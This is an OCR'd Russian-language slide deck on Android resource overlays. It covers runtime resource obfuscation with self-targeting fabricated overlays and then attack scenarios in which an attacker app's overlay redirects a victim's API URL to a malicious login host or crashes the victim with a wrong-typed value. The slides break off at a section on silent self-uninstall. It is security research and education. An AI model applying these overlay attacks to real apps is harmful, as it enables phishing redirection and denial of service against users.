
Фабрикованный оверлей

frameworks/base/packages/SystemUI/src/com/android/systemui/theme/ThemeOverlayController.java

```
private void assignTonalPaletteToOverlay(String name, FabricatedOverlay overlay,
        TonalPalette tonalPalette) {
    String resourcePrefix = "android:color/system_" + name;

    tonalPalette.allShadesMapped.forEach((key, value) -> {
        String resourceName = resourcePrefix + "_" + key;
        int colorValue = ColorUtils.setAlphaComponent(value, 0xFF);
        overlay.setResourceValue(resourceName, TYPE_INT_COLOR_ARGB8, colorValue,
                null /* configuration */);
    });
}
```

Self-targeting overlay



1

Принцип работы ARRO

2

Виды оверлеев ресурсов

3

Обфусцируем ресурсы приложения с self-targeting overlay

4

Сценарии оверлейных атак на мобильные приложения

5

Запрещаем установку своего приложения

6

Удаляем свое приложение без взаимодействия с пользователем

3

Обфусцируем ресурсы приложения с self-targeting overlay

Self-targeting overlay на практике


```
    <TextView
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="@string/test_string"
        app:layout_constraintBottom_toBottomOf="parent"
        app:layout_constraintEnd_toEndOf="parent"
        app:layout_constraintStart_toStartOf="parent"
        app:layout_constraintTop_toTopOf="parent" />


</androidx.constraintlayout.widget.ConstraintLayout>
```

Self-targeting overlay на практике

```
<resources>
    <string name="app_name">LoadResourcesOnFly</string>
    <string name="test_string">Runtime decoder!</string>
</resources>
```

Self-targeting overlay на практике



Self-targeting overlay на практике

```
<resources>
    <string name="test_string">Runtime decoder!</string>
</resources>
```


Строка test_string лежит в открытом виде

Self-targeting overlay на практике

```
<resources>
    <string name="app_name">LoadResourcesOnFly</string>
    <string name="test_string">UnVudGltZSBkZWNvZGVyIQ==</string>
</resources>
```

Попробуем закодировать значение ресурса


Self-targeting overlay на практике



Self-targeting overlay на практике

```
<resources>
    <string name="test_string">UnVudGltZSBkZWNvZGVyIQ==</string>
</resources>
```

Но как деобфусцировать ресурс в рантайме?


3:10
UnVudGltZSBkZWNvZGVyIQ==

Self-targeting overlay на практике


```
private void applyOverlay() {
        String pkgName = getPackageName();
        Resources resources = getResources();
        if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.UPSIDE_DOWN_CAKE) {
            OverlayManager overlayManager = (OverlayManager)
getSystemService(Context.OVERLAY_SERVICE);
            FabricatedOverlay fabricatedOverlay = new FabricatedOverlay("DecodeResources",
pkgName);
            Field[] fields = R.string.class.getDeclaredFields();
            for (Field field : fields) {
                try {
                    int resId = field.getInt(null);
                    String name = field.getName();
                    String encodedValue = resources.getString(resId);
                    String fullName = getPackageName() + ":string/" + name;
                    if (resources.getResourcePackageName(resId).equals(pkgName) &&
                            name.contains("test_string")) {
                        // The value is encoded, let's decode it
                        fabricatedOverlay.setResourceValue(fullName, TypedValue.TYPE_STRING,
decodeBase64(encodedValue), null);
                    }
```

Фабрикуем оверлей

Деобфусцируем строковый ресурс

Self-targeting overlay на практике

```
// Prepare OverlayManagerTransaction to commit
OverlayManagerTransaction overlayManagerTransaction =
OverlayManagerTransaction.newInstance();
overlayManagerTransaction.registerFabricatedOverlay(fabricatedOverlay);
// Commit the transaction
overlayManager.commit(overlayManagerTransaction);
```



Регистрируем оверлей ресурсов

Self-targeting overlay на практике


```
ResourcesProvider resourcesProvider;
List<OverlayInfo> overlayInfoList = overlayManager.getOverlayInfosForTarget(pkgName);
for (OverlayInfo oi : overlayInfoList) {
    try {
        resourcesProvider = ResourcesProvider.loadOverlay(oi);
        ResourcesLoader loader = new ResourcesLoader();
        loader.addProvider(resourcesProvider);
        resources.addLoaders(loader);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

mmap оверлея в память процесса приложения

Оверлей – новый поставщик ресурсов

Self-targeting overlay на практике

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    applyOverlay();
    setContentView(R.layout.activity_main);
}
```



Применим оверлей перед созданием view


Self-targeting overlay на практике

strings.xml

```
1   <resources>
2       <string name="app_name">LoadResourcesOnFly</string>
3       <string name="test_string">UnVudGltZSBkZWNvZGVyIQ==</string>
4   </resources>
5
```

activity_main.xml

```
2   <androidx.constraintlayout.widget.ConstraintLayout xmlns:android="http
16      <TextView
17          android:layout_width="wrap_content"
18          android:layout_height="wrap_content"
19          android:text="UnVudGltZSBkZWNvZGVyIQ=="
20          android:textSize="36sp"
21          android:gravity="center"
22          app:layout_constraintBottom_toBottomOf="parent"
23          app:layout_constraintEnd_toEndOf="parent"
24          app:layout_constraintStart_toStartOf="parent"
25          app:layout_constraintTop_toTopOf="parent" />
26
```



Почему это работает

```
base/smali_files/classes2/com/nalen/loadresourcesonfly/R$string.smali
19:.field public static test_string:I = 0x7f0f00a7

base/smali_files/classes3/com/nalen/loadresourcesonfly/MainActivity.smali
146:    const-string v15, "test_string"
307:    sget v10, Lcom/nalen/loadresourcesonfly/R$string;->test_string:I

base/resources/package_1/res/values/public.xml
3856:  <public id="0x7f0f00a7" type="string" name="test_string" />

base/resources/package_1/res/values/strings.xml
170:  <string name="test_string">UnVudGltZSBkZWNvZGVyIQ==</string>
```

Почему это работает

```
emu64xa:/data/data/com.nalen.loadresourcesonfly/app_.self_target# ls
DecodeResources.frro  DecodeResources.idmap
```

```
DecodeResources.frro
DecodeResources.idmap
```

frro внутри

```
xxd DecodeResources.frro
00000000: 4652 524f 0300 0000 d45c b4b8 0000 0000  FRRO....\......
00000010: 3400 0000 0100 1c00 3400 0000 0100 0000  4.......4.......
00000020: 0000 0000 0001 0000 2000 0000 0000 0000  ........ .......
00000030: 0000 0000 1010 5275 6e74 696d 6520 6465  ......Runtime de
00000040: 636f 6465 7221 0000 0a3b 0a1c 636f 6d2e  coder!...;..com.
00000050: 6e61 6c65 6e2e 6c6f 6164 7265 736f 7572  nalen.loadresour
00000060: 6365 736f 6e66 6c79 121b 0a06 7374 7269  cesonfly....stri
00000070: 6e67 1211 0a0b 7465 7374 5f73 7472 696e  ng....test_strin
00000080: 6712 0208 0312 0f44 6563 6f64 6552 6573  g......DecodeRes
00000090: 6f75 7263 6573 1a1c 636f 6d2e 6e61 6c65  ources..com.nale
000000a0: 6e2e 6c6f 6164 7265 736f 7572 6365 736f  n.loadresourceso
000000b0: 6e66 6c79 221c 636f 6d2e 6e61 6c65 6e2e  nfly".com.nalen.
000000c0: 6c6f 6164 7265 736f 7572 6365 736f 6e66  loadresourcesonf
000000d0: 6c79 2a06 7461 7267 6574                 ly*.target
```

idmap внутри

```
> idmap2 dump --idmap-path DecodeResources.idmap
Paths:
    target path  : /data/app/~~8umUkrFOTkNtMj3k23Fr1Q==/com.nalen.loadresourcesonfly-vBslvUIJb9kJrCvozVTYDw==/base.apk
    overlay path : /data/user/0/com.nalen.loadresourcesonfly/app_.self_target/com.nalen.loadresourcesonfly-vBslvUIJb9kJrCvozVTYDw==/De
codeResources.frro
Overlay name: DecodeResources
Constraints:
    None
Mapping:
    0x7f0f00a7 -> string "Runtime decoder!" (string/test_string)
```

```
base/smali_files/classes2/com/nalen/loadresourcesonfly/R$string.smali
19:.field public static test_string:I = 0x7f0f00a7
```

Почему это работает

```
emu64xa:/ # cat /proc/$(pidof com.nalen.loadresourcesonfly)/maps | grep self_target
7d962da00000-7d962da01000 r--s 00000000 fe:37 368744                     /data/data/com.nalen.loadresourcesonfly/app_.self_target/com.
nalen.loadresourcesonfly-iKhvuvg1i9-DS02-ir9AZQ==/DecodeResources.idmap
```

idmap отображается в /proc/pid/maps процесса приложения

Почему это работает

1. libidmap2 создает фабрикованный оверлей (.frro) из тех значений ресурсов, что мы установили
2. libidmap2 создает idmap-файл для установления связей между id ресурсов и их новыми значениями в frro
3. Создаем новый поставщик ресурсов, предоставляя путь к idmap
4. AssetManager маппит idmap в память процесса приложения
5. ResourceManager создает инстанс ApkAssets на основе idmap и обновляет ресурсы приложения

Преимущества

1

Можно менять значения ресурсов на лету

2

Защита от реверс-инжиниринга

3

Возможность шифрования ресурсов

4

Защищает от свободного просмотра ресурсов другими приложениями

Ограничения

- Требуется Android API 34 и выше
- Ограниченный круг ресурсов, доступных к перезаписи

Ограничения self-targeting overlay

Нельзя класть файловый дескриптор как источник ресурса

frameworks/base/cmds/idmap2/self_targeting/SelfTargeting.cpp

```
for (const auto& entry_params : entries_params) {
    const auto dataType = entry_params.data_type;
    if (entry_params.data_binary_value.has_value()) {
        builder.SetResourceValue(entry_params.resource_name, *entry_params.data_binary_value,
                                 entry_params.binary_data_offset, entry_params.binary_data_size,
                                 entry_params.configuration, entry_params.nine_patch);
```

Ограничения self-targeting overlay

Нельзя класть файловый дескриптор как источник ресурса

```
Caused by: java.io.FileNotFoundException: frro:/?offset=16&size=4722
    at android.content.res.AssetManager.nativeOpenNonAsset(Native Method)
    at android.content.res.AssetManager.openNonAsset(AssetManager.java:1126)
    at android.content.res.ResourcesImpl.loadDrawableForCookie(ResourcesImpl.java:1007)
    at android.content.res.ResourcesImpl.loadDrawable(ResourcesImpl.java:786)
    at android.content.res.Resources.loadDrawable(Resources.java:1025)
    at android.content.res.Resources.getDrawableForDensity(Resources.java:1015)
    at android.content.res.Resources.getDrawable(Resources.java:952)
    at android.content.Context.getDrawable(Context.java:1006)
```

github.com/Nalen98/self-targeting-overlay-demo

1

Принцип работы ARRO

2

Виды оверлеев ресурсов

3

Обфусцируем ресурсы приложения с self-targeting overlay

4

Сценарии оверлейных атак на мобильные приложения

5

Запрещаем установку своего приложения

6

Удаляем свое приложение без взаимодействия с пользователем

Сценарии оверлейных атак на мобильные приложения

Сценарии оверлейных атак

Атакующий
<overlay>

Жертва
<overlayable>
<policy type="public">

Атакующий может переписать ресурсы **жертвы**

А жертва не найдется?

strings.xml

```xml
<resources>
    <string name="api_base_url">https://api.example.com/v2/users</string>
</resources>
```

А жертва не найдется?

overlayable.xml

```xml
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <overlayable name="OurApi">
        <policy type="public">
            <item type="string" name="api_base_url" />
        </policy>
    </overlayable>
</resources>
```

Атакующий создает оверлей

```
<overlay
    android:priority="10"
    android:isStatic="true"
    android:resourcesMap="@xml/overlays"
    android:targetName="OurApi"
    android:targetPackage="com.some.app"
    tools:targetApi="r" />
```

Атакующий создает оверлей

overlays.xml

```xml
<?xml version="1.0" encoding="utf-8"?>
<overlay>
    <item target="string/api_base_url" value="http://com.bad.website.xyz/login"/>
</overlay>
```

Ресурсы перезаписаны


```
--idmap-path data@app@~~pt5JHLWO9pRlJXTC6811yg==@com.attacker-f_OZqsep7moYsOQPyIhzJA==@base.apk@idmap
Paths:
    target path  : /data/app/~~bH_Hr0kmY9w0dXeaxC3MWw==/com.some.app-t9lux3UMghTfcRsPSAP2KA==/base.apk
    overlay path : /data/app/~~pt5JHLWO9pRlJXTC6811yg==/com.attacker-f_OZqsep7moYsOQPyIhzJA==/base.apk
Mapping:
    0x7f0f001c -> string "https://com.bad.website.xyz/login" (string/api_base_url)
```

Вместо
https://api.example.com/v2/users

Теперь
https://com.bad.website.xyz/login


Ресурсы перезаписаны

До



`https://api.example.com/v2/users`

После



`https://com.bad.website.xyz/login`

Сценарии оверлейных атак

Атакующий
<overlay>

Жертва
<overlayable>
<policy type="public">

Атакующий может вызвать DoS **жертвы**

Возвращаем неверный тип ресурса

overlayable.xml

```xml
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <overlayable name="RewriteMe">
        <policy type="public">
            <item type="bool" name="checker" />
        </policy>
    </overlayable>
</resources>
```

Жертва ждет булев тип ресурса

Возвращаем неверный тип ресурса


overlays.xml

```xml
<?xml version="1.0" encoding="utf-8"?>
<overlay>
    <item target="bool/checker" value="Let's DoS it"/>
</overlay>
```

Атакующий перекрывает булев ресурс строковым значением

Возвращаем неверный тип ресурса

```
--idmap-path data@app@~~H3HjWt0DwXSxpXszCUjPKA==@com.attacker-7sAXGtnmZEqosahAPepo1A==@base.apk@idmap
Paths:
    target path  : /data/app/~~LMpZvRrACGj0wfbYwiBy8g==/com.some.app-Wbff1wqmDb8OZTRwtsn8tg==/base.apk
    overlay path : /data/app/~~H3HjWt0DwXSxpXszCUjPKA==/com.attacker-7sAXGtnmZEqosahAPepo1A==/base.apk
Mapping:
    0x7f040002 -> string "Let's DoS it" (bool/checker)
```



Вредоносный маппинг создан!

Возвращаем неверный тип ресурса

```
Caused by: android.content.res.Resources$NotFoundException: Resource ID #0x7f040002 type #0x3 is not valid
    at android.content.res.Resources.getBoolean(Resources.java:1205)
    at com.some.app.MainActivity.onCreate(MainActivity.java:19)
    at android.app.Activity.performCreate(Activity.java:9062)
    at android.app.Activity.performCreate(Activity.java:9040)
    at android.app.Instrumentation.callActivityOnCreate(Instrumentation.java:1531)
    at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:4152)
    ... 13 more
```

Приложение-жертва больше не может запуститься

1

Принцип работы ARRO

2

Виды оверлеев ресурсов

3

Обфусцируем ресурсы приложения с self-targeting overlay

4

Сценарии оверлейных атак на мобильные приложения

5

Запрещаем установку своего приложения

6

Удаляем свое приложение без взаимодействия с пользователем

Запрещаем установку своего приложения

Запрещаем установку своего приложения

frameworks/base/core/res/res/values/attrs_manifest.xml

```
<!-- Required property name/value pair used to enable this overlay.
        e.g. name=ro.oem.sku value=MKT210.
        Overlay will be ignored unless system property exists and is
        set to specified value -->
<!-- @hide This shouldn't be public. -->
<attr name="requiredSystemPropertyName" format="string" />
<!-- @hide This shouldn't be public. -->
<attr name="requiredSystemPropertyValue" format="string" />
```

Запрещаем установку своего приложения

frameworks/base/core/java/com/android/internal/pm/pkg/parsing/ParsingPackageUtils.java

```
private static ParseResult<ParsingPackage> parseOverlay(ParseInput input, ParsingPackage pkg,
    Resources res, XmlResourceParser parser) {
    ...
    // check to see if overlay should be excluded based on system property condition
    String propName = sa.getString(
            R.styleable.AndroidManifestResourceOverlay_requiredSystemPropertyName);
    String propValue = sa.getString(
            R.styleable.AndroidManifestResourceOverlay_requiredSystemPropertyValue);
    if (!FrameworkParsingPackageUtils.checkRequiredSystemProperties(propName, propValue)) {
        String message = "Skipping target and overlay pair " + target + " and "
                + pkg.getBaseApkPath()
                + ": overlay ignored due to required system property: "
                + propName + " with value: " + propValue;
        Slog.i(TAG, message);
        return input.skip(message);
    }
```

Парсинг пакета не завершен успешно

Запрещаем установку своего приложения

frameworks/base/core/java/android/content/pm/PackageParser.java

```
public static boolean checkRequiredSystemProperties(@Nullable String rawPropNames,
            @Nullable String rawPropValues) {
        ...
        final String[] propNames = rawPropNames.split(",");
        final String[] propValues = rawPropValues.split(",");
        ...
        for (int i = 0; i < propNames.length; i++) {
            // Check property value: make sure it is both set and equal to expected value
            final String currValue = SystemProperties.get(propNames[i]);
            if (!TextUtils.equals(currValue, propValues[i])) {
                return false;
            }
        }
        return true;
    }
```

Системные проперти не равны значениям из манифеста

Запрещаем установку своего приложения

Приложение не установится, если persist.sys.locale != ru-RU

```
<overlay
    android:priority="10"
    android:isStatic="true"
    android:requiredSystemPropertyName="persist.sys.locale"
    android:requiredSystemPropertyValue="ru-RU"
```

Запрещаем установку своего приложения

```
panther:/ $ getprop persist.sys.locale
en-US
```

На моем устройстве локаль en-US

Запрещаем установку своего приложения

Приложение не установится, если persist.sys.locale != ru-RU

```
Performing Streamed Install
adb: failed to install app-debug.apk: Failure [-125: Skipping target and overlay
pair com.some.app and /data/app/vmdl2015904135.tmp/base.apk: overlay ignored due
to required system property: persist.sys.locale with value: ru-RU]
```

Локаль устройства не соответствует заданной

1

Принцип работы ARRO

2

Виды оверлеев ресурсов

3

Обфусцируем ресурсы приложения с self-targeting overlay

4

Сценарии оверлейных атак на мобильные приложения

5

Запрещаем установку своего приложения

6

Удаляем свое приложение без взаимодействия с пользователем

6

Удаляем свое приложение без взаимодействия с пользователем

Удаляем приложение без взаимодействия с пользователем

